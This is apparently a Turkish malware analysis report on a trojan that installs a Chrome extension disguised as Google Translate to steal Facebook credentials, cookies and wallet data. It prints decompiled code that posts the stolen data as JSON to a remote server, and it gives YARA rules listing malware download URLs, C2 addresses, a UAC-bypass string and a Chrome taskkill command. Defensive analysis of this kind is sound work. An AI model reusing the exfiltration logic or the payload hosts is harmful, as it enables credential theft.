Admin yetkisine yükselttikten sonra kaynaklarında bulunan colgdlijdieibnaccfdcdbpdffofkfeb isimli chrome eklentisini yüklemek için chrome'un yüklendiği lokasyon ve version bilgileriyle ön ayarlarını yaptıktan sonra eklenti kurulumu yapılmaktadır. Kurulumu yapılan eklenti ExtentionInstallWhitelist'e eklenmektedir.





Eklenti klasörü içerisinde Mode-ecb.js, pad-nopadding.js ve aes.js dosyalarının şifreleme için kullanılacağı gözlenmektedir. Manifest.json incelendiğinde yapılacak olan url aramalarının ctcodeinfo[.]com/search adresine g parametresiyle post edildikten sonra google'a yönlendirilmektedir. Ayrıca zararlı eklenti Google Translate eklentisine benzetilerek gizlenmeye çalışılmıştır.

Dosya Adı	Content.js
MD5	029c53effaed86331055c63d264c3316
SHA1	859bb39d27b462a73fc9131f694b69c8c118b3cf


Bu js dosyası ile saldırgan Facebook üzerinden kullanıcı kimlik, cüzdan gibi önemli bilgilerini çalmak için değişken ve fonksiyonlar şifrelenmiş şekilde tutulmaktadır.

Dosya Adı	background.js
MD5	C4da92c376efb99b13c93397db98aa92
SHA1	E255f207c3e5a9f3366e9b871c1721d9730cb84e

Çalınan bu şifreler background.js içerisindeki şifrelenmiş şekilde tutulan uzak sunuculara post ederek saldırgana ulaştırmaktadır.

Temp dizininde toplanan veriler iyiqian[.]com adresinden edinilen fcnbycy[.]xyz/Home/Index/lkdinl adresine JSON={şifreli veri} şeklinde post edilmektedir.

```
223  sub_138E4D0((int)v60, "JSON=", (int)v59);
224  LOBYTE(v68) = 22;
225  sub_1383600(v61, "application/x-www-form-urlencoded;charset=utf-8");
226  LOBYTE(v68) = 23;
227  sub_1383600(v65, &unk_141834F);
228  LOBYTE(v68) = 24;
229  sub_1383600(v21, "http://www.iyiqian.com/");
230  LOBYTE(v68) = 25;
231  sub_13BE6B0((int)&v62, (int)v21, 0);
232  LOBYTE(v68) = 27;
233  std::string::~string((std::string *)v21);
234  v62 = 200;
235  sub_13B3090(v63);
236  if ( sub_13C02A0((int)v65, &unk_1418359) )
237  {
238    v35 = sub_138E4D0((int)v4, "http://", (int)v65);
239    v34 = v35;
240    LOBYTE(v68) = 30;
241    v33 = (void *)sub_138E450((int)v5, v35, "/Home/Index/lkdinl");
242    sub_13849F0(v65, v33);
243    std::string::~string((std::string *)v5);
244    LOBYTE(v68) = 27;
245    std::string::~string((std::string *)v4);
246    v32 = sub_13BED80(v3, v65, v61, v60, 0);
247    sub_13C1C20(v32);
248    sub_13B5450(v3);
249  }
250  LOBYTE(v68) = 24;
```



{"profilecount":1,"data":[{"profilename":"Default","loginname":"","psw":"","userid":"","cookies":[],"fulllogindata":[],"accountinfo":{"UserNickName":"","page":"","pagedetail":"","bm":"","balance":"","card":"","adscard":"","threshold":"","billinginfo":"","paypal":"","frieldcount":"","accountstatus":""}}]} şeklinde bilgileri alarak uzak sunucuya iletmekte.

Çözüm Önerileri

- Güncel antivirüs yazılımlarının kullanılması,
- Raporda bulunan sunucularla karşılıklı trafiğin engellenmesi,
- Ağ paketlerinin filtrelenmesi ve takibinin yapılması,
- Admin gruplarından standart kullanıcıların çıkartılması,
- Mail yoluyla gelebilecek olan dosyaların taramadan geçirilmeden açılmaması gibi çözümler trojan türündeki zararlının cihazlarınıza bulaşmasını engelleyebilir.

Yara Rule

```
import "pe"

rule RedLine {

        meta:

                author = "Mustafa Günel"

        strings:

                $snowman = "Snowman+under_a_sn0wdrift_forgot_the_Snow_Maiden"

                $snowmanHex = {

                        53 6E 6F 77 6D 61 6E 75 6E 64 65 72 5F 61 5F 73 63 30 77 64 72 69 66 74 5F 66 6F 72 67 6F 74
5F 74 68 65 5F 53 6E 6F 77 5F 4D 61 69 64 65 6E

                }

                $host = /HOST:([0-9]{1,3}\.){3}[0-9]{1,3}/

                $d0= "136.144.41.133/server.txt"

                $d1= "136.144.41.201"

                $d2= "37.0.11.41"

                $u1 =
"https://cdn.discordapp.com/attachments/855697945679888404/864858212527505428/file2.bmp"

                $u2 =
"https://cdn.discordapp.com/attachments/855697945679888404/864515165273325608/file3.bmp"

                $u3 = "http://136.144.41.201/WW/file6.exe"

                $u4 = "http://136.144.41.201/WW/file7.exe"

                $u5        = "http://136.144.41.201/WW/file8.exe"

                $u6        =
"https://cdn.discordapp.com/attachments/849802777433341954/849807598056112138/Setup2.exe"

                $u7        =
"https://cdn.discordapp.com/attachments/849802777433341954/851833670733266955/jooyu.exe"

                $u8        = "https://a.xyzgame.vip/userf/2201/google-game.exe"

                $u9        = "http://flamkravmaga.com/pub4.exe"

                $u10= "http://185.20.227.194/install.exe"

                $u11= "http://136.144.41.201/WW/file5.exe"

                $u12= "http://136.144.41.201/WW/file3.exe"

                $u13= "http://136.144.41.201/WW/file1.exe"

                $u14= "http://136.144.41.201/WW/file2.exe"

                $u15= "http://136.144.41.201/WW/file10.exe"

                $u16=
"https://cdn.discordapp.com/attachments/855697945679888404/864742938050953216/app.bmp"
```

```
		$u17= "http://www.anderesitebrauchen.com/campaign1/autosubplayer.exe"

		$u18= "https://cdn.discordapp.com/attachments/847501113036374067/864173005051920414/eghaest_1.bmp"

		$u19= "https://cdn.discordapp.com/attachments/847501113036374067/864186695954858024/Mix_11.07_Rebuild_.bmp"

		$u20= "http://i.spesgrt.com/lqosko/p18j/customer3.exe"

		$u21= "http://everestsoftrade.net/Toner-RecoverSetup.exe"

		$u22= "http://136.144.41.201/WW/kaguya.exe"

		$u23= "https://cdn.discordapp.com/attachments/855697945679888404/864895330696953876/bacon.bmp"

		$p=”Crypto++ RNG”

	condition:

		$snowman or $snowmanHex or $host or (1 of ($d0,$d1,$d2, $u1,$u2,$u3,$u4,$u5,$u6,$u7,$u8,$u9,$u10,$u11,$u12,$u13,$u14,$u15,$u16,$u17,$u18,$u19,$u20,$u21,$u22,$u23,$p))

}

rule section

{

   condition:

      (pe.number_of_sections == 5 or (pe.version_info["CompanyName"] contains "TN MaxHolder") and pe.version["10.24.0.1"]) and pe.EXECUTABLE_IMAGE

}

rule dM5ry0{

	strings:

		$s0="Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}" wide ascii

	$s1="SOFTWARE\\Wow6432Node\\Microsoft\\Windows\CurrentVersion\\Unistall\Google Chrome"

		$s2="SOFTWARE\\Policies\\Google\\Chrome\\ExtensionInstallWhitelist"

		$s3="cmd.exe /c taskkill /f /im /chrome.exe"

		$ex = "colgdlijdieibnaccfdcdbpdffofkfeb"


	condition:

		$s or $s1 or $s2 or $s3 or $ex
```

```
}
```